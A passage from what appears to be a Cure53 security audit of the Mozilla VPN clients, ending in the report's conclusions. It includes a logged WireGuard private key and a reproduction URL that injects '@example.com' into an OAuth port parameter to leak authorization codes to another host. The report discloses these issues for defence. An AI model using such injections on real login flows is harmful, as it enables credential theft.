[{"address":"0.0.0.0","isIpv6":false,"range":0}],"deviceIpv4Address":"10.70.147.
198/32","deviceIpv6Address":"fc00:bbbb:bbbb:bb01::7:93c5/128","ipv6Enabled":fals
e,"privateKey":"YGN7Oi/
HeVykCkeeimegYrqYTxOr1EdXwKL0oS0Seqg=","serverIpv4AddrIn":"193.9.114.2","serverI
pv4Gateway":"10.64.0.1","serverIpv6AddrIn":"2001:ac8:27:20::a01f","serverIpv6Gat
eway":"fc00:bbbb:bbbb:bb01::1","serverPort":34120,"serverPublicKey":"wkEqQQKK3dJ
DttRanJWONU/5xuxRDR4cLfvnPJKtijE=","type":"activate"}
```

It is recommended to give users an option to disable logging. Copies of the logs should not be written into unexpected locations.

FVP-02-016 OAuth: Auth code could be leaked by injecting port *(Medium)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

When a user wants to log into Mozilla VPN, the VPN client will make a request to *https://vpn.mozilla.org/api/v2/vpn/login/windows* to obtain an authorization URL. The endpoint takes a *port* parameter that will be reflected in a *<img>* element after the user signs into the web page. It was found that the *port* parameter can be of arbitrary value. Further, it is possible to inject the @ sign, so that the request will go to an arbitrary host instead of *localhost.* Theoretically, an attacker can give a crafted URL to a victim and once the

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

victim uses it to log in, their *authorization* code will be leaked to the attacker's website. However, the CSP in place contains a strict *img-src* directive which prevents exploitation.

Steps to reproduce:

1. Navigate to the following URL: https://vpn.mozilla.org/api/v2/vpn/login/windows?code_challenge=5HiGZMYr9T6%2BQQcbaYPeGuRugIvFiOtfnKLB4SmHJVQ%3D&code_challenge_method=S256&port=1234@example.com
2. Sign in to the page.
3. Open DevTools and look for a *<img>* element. It will be like the following:
   `<img src="http://127.0.0.1:1234@example.com/?code=..." alt="">`

It is recommended to validate the *port* parameter to be numeric-only. This will prevent the resulting URL from being manipulated.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

In this audit, a next iteration of the Mozilla VPN desktop applications for macOS, Linux and Windows and for the Mozilla VPN mobile applications on iOS and Android was examined by Cure53. More specifically, six members of the Cure53 team completed the project over the course of twenty-five days in March and April 2021. While sixteen issues were found during the audit, only one of them is actually exploitable and fifteen were assigned to the *Miscellaneous* group which effectively makes them hardening recommendations and best practices that could be followed non-urgently.

The provided builds generally share the same codebase and differ mainly in the parts responsible for offering the applications on the respective operating systems. This also made it rather easy to compare different functionalities between different OSs. In other words, Cure53 could relatively quickly understand whether certain types of issues are likely to be applicable to the other operating systems as well. Nevertheless, distinct areas of testing and the related results will now be discussed in more detail.

In the first step, Cure53 analyzed the configuration and implementation of the used Qt5 framework, which represents one of the main parts from the Mozilla VPN apps. The Qt5 code is written in the generally dangerous language C++. In other words, it is questionable why Mozilla has not used Rust for a new application, particularly when the Mozilla foundation is pushing Rust into Firefox for security reasons. However, specifically the Qt5 JSON parsing methods used by Mozilla VPN are continuously fuzzed by the OSS-Fuzz project[6]. Thus, reasonable security expectations can be attached to this choice.

While reviewing the application code, a Qt5 programming anti-pattern was found regarding the nested string formatting (FVP-02-007). This might allow an attacker to craft unexpected string inputs and bypass checks, albeit no security relevant condition was identified. Issues that allow deanonymization of users not often spotted, except for the sole exploitable item in FVP-02-001 which requires a strong state-funded attacker-model. Another theoretical deanonymization vulnerability was spotted and documented in FVP-02-006. This is unexploitable because the internal VPN IP should never be routed to an external interface. In addition to the absence of other severe findings, this indicates that Mozilla is well-aware of deanonymization risks and their optimal mitigation on the client-side.

The separation of the non-privileged app and the privileged helper means that there is an inherent attack surface for local privilege escalation via their communication channel. Generally, not using TCP-based sockets has been a good design decision, since these

[6] https://storage.googleapis.com/oss-fuzz-coverage/qt/reports/20210317/li...elib/serialization/report.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

would allow malicious websites to attack the daemon. Instead, Mozilla VPN uses unix domain sockets. This limits the attack vectors to local malicious apps. However, the protocol does not use any form of authentication or client verification, choosing to limit the capabilities of the exposed methods. This includes starting and stopping a WireGuard VPN connection, checking the status and reading the logs.

Based on the above, this leaves Mozilla VPN open to two major threat surfaces: (1) the parsing of commands done via Qt5 functions and (1) the more complex and exposed methods of the VPN, namely “activate” and “deactivate”.

On Linux and macOS, a helper *shell* script is called by the privileged daemon which sets up WireGuard and network configurations. This script is extremely critical for security and should normally get most of the security attention. However, prior to the test, Mozilla has announced that it will be replaced soon and, as such, does not warrant substantial reviewing efforts. This - in Cure53’s opinion - is rather unfortunate in relation to its criticality. Cure53 therefore recommends that the upcoming changes get comprehensively reviewed in terms of security before they are shipped in production releases.

In competitive VPN applications, the usage of helper shell scripts has led to quite trivial, local privilege escalation issues. However, Mozilla VPN luckily uses the *.deb* files for Linux and *.pkg* file for macOS, which will install the app into a *root*-owned location. Thus, an attacker cannot modify the helper script to gain *root* access. This means only bugs in the helper shell script could lead to a local privilege escalation. As mentioned, no large focus was put on the script, yet a quick look has not immediately revealed any obvious issues. The bottom line is that it is still recommended to move the functionality into the privileged daemon itself.

Other important sections to review concern the handling of log files. For example, if the privileged helper would write to an insecure file location, an attacker could use symlinks to overwrite *root*-owned files. No such issues were identified at this point but the risk should be kept in mind.

The Mozilla VPN app logging generally seems rather verbose and in many cases it might even create copies of the logs in potentially unexpected locations (FVP-02-015, FVP-02-013). Given the privacy focus of the apps, it is recommended to let users control the verbosity of the logs and ensure that the log file is not unnecessarily copied. Moreover, Cure53 recommends to reduce logging across all Mozilla VPN applications to just a minimum. This will be useful in protecting the users’ privacy and anonymity as much as possible.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The staging version of Mozilla VPN is shipped with a *WebSocket Controller*, which exposes very critical functionality to a local WebSocket server. For example, this spanned making a screenshot of the desktop and returning the image. Because WebSockets are not restricted by the same-origin policy, any malicious site can talk to its endpoint and steal a screenshot from the victim (FVP-02-014). Initially the Mozilla team said that this functionality would not be included in the production app, but this has not been confirmed. In fact, later during the audit, it was revealed that the component in question might be used for a future browser extension. Thus, it was reported as a *Miscellaneous* issue. If the current state would actually be shipped in production, then this issue can be seen as a major - likely *Critical* - vulnerability.

To generally reduce the attack surface in the upcoming web extension, *Native Messaging*[7] - which was introduced in the latest browsers - should be taken into consideration. It allows communicating directly with local sockets or named pipes, which might be a better fit to cater to Mozilla's needs of establishing a trustworthy connection between a web extension and desktop applications.

Next, some issues in the Bulrog updater were spotted (see FVP-02-002 and FVP-02-003). These were due to insufficient SSL support by Qt5. Given the requirement of a state-like attacker, the documented risks could be either accepted or mitigated via a separate updater component. The latter should have a runtime that makes it possible to validate SSL fully.

Moving on to Windows, a main focus was set on the Windows service creation and the risk of privilege escalation issues. This included the communication via named pipes created by the different components. Despite extensive testing, no issue was discovered in this regard. The Windows VPN application takes advantage of the systems' credential storage to keep authentication data secure. Only a minor weakness in the authentication flow of the desktop application was discovered and documented in FVP-02-005.

Additionally, it was tested if VPN services store or access files reachable to the currently authenticated user. As the services store their logs and similar files in *system32*, administrator privileges are needed to start filesystem-related attacks, for instance via symlinks. Moreover, DNS leak via Windows 10's *"Smart Multi-Homed Name Resolution",* which could send DNS requests to all network interfaces, was checked. The VPN client is not affected by this issue and leaves a solid impression regarding deanonymization attacks.

[7] https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Native_messaging

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Cure53 also looked into the authentication flow used by the Mozilla VPN clients. The implementation of the OpenID Connection protocol was examined and no major issues were detected. However, it was found that creating a login URL concurrently makes the *port* parameter injectable with an arbitrary value. While it could result in a potential authorization code leak, this is prevented via CSP in place (FVP-02-016). Despite the one found issue, the implemented authentication setup makes a solid impression.

The mobile applications provided for Android and iOS were also examined by Cure53. These apps were built from the same codebase the desktop apps stems from. Thus, the mobile apps running basically the same application, whereby the main functionality is included via binary files. However, platform-specific features exist and needed to be evaluated.

First, the Android application was analyzed in regard to how the current version fits into the Android's ecosystem. Attention was also given to how communication with the Android's Platform API is handled. It was investigated if and how the application is receiving data through the registered custom scheme (*deeplink*), data URLs, extra strings or parcelable objects. The one exported activity, three services and one receiver were examined. However, most exported components require corresponding permissions, which reduces the attack surface only to the one exported activity. No problems could be spotted in this area.

Cure53 also examined the general configuration of the Android app. It was found that not all security flags offered by Android are utilized. The absence of these flags does not introduce a security issue but could allow an attacker to exploit other problems more easily. As such, the missing *backup* flag (FVP-02-008) and the *secure* flag (FVP-02-009) can be seen as defense-in-depth mechanisms. The tested staging and production builds of the Android apps are signed with a v1 APK signature. In combination with a supported minimum SDK level 21, the app is prone to the known Janus vulnerability, which could lead to a complete takeover in the context of the Android app (FVP-02-010). It is strongly recommended to only support v2 and v3 signatures and to raise the minimum supported SDK level to at least 24 (Android 7).

Second, moving to iOS, the app does not utilize external custom protocol handlers or universal links, which reduces the exposed attack surface drastically. The only exception happens during the authentication flow, as the deployed WebView component relies on a custom protocol callback to receive the *authentication* token. As the user is not allowed to navigate to third-party websites, the possibility for an attack against this functionality is slim to none. Cure53 also verified the storage of local files and secrets. The app properly protects user related information by deploying file encryption and storage of key data in

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

the systems keychain. At the end, the entitlements and settings of the app were assessed and a minor mistake was discovered, as documented in FVP-02-004.

Overall, the deployed VPN configuration and the underlying routes are correctly set up on iOS and on Android as well, which hindered the testers from finding any VPN leaks. As a consequence, the mobile Mozilla VPN applications can be considered sound and free from major flaws. However, the recommendations should be taken seriously to keep a high level of security when providing a VPN client on mobile devices.

Besides attacks against the applications itself, related web APIs were also examined by Cure53. As a result, a leak of the Mullvad account ID to the user was spotted (FVP-02-011). This might help attackers who seek to perform attacks against the connected APIs. Regarding ACL related attacks, no issue could be spotted in this area, which is a very good and rare result.

To conclude, compared to the last audit of the Mozilla VPN, the examined applications appear to have grown significantly in terms of security. Cure53 can confirm that between summer 2020 and spring 2021, the applications have acquired a proven capacity to fend off many different attacks attempted during the test. As a result, only one exploitable vulnerability with a *Medium* severity could be spotted. However, it must be noted that one critical area was not examined in depth by Cure53 during this project, with the rationale of constituting an already known for Mozilla. Therefore, it is strongly recommended to also perform an audit of the upcoming replacements of the helper script implementations. Although this missing evaluation is necessary, it more broadly shows that Mozilla is aware of key problems that modern VPN applications must face and resolve. The high-quality regarding security needs to be maintained in the coming releases in order to offer continued protections in the realms of privacy and anonymity to the Mozilla VPN users.

Cure53 would like to thank Elizabeth Bell, Andrea Marchesini, Jonathan Claudius and the rest of the Mozilla VPN team for their excellent project coordination, support and assistance, both before and during this assignment.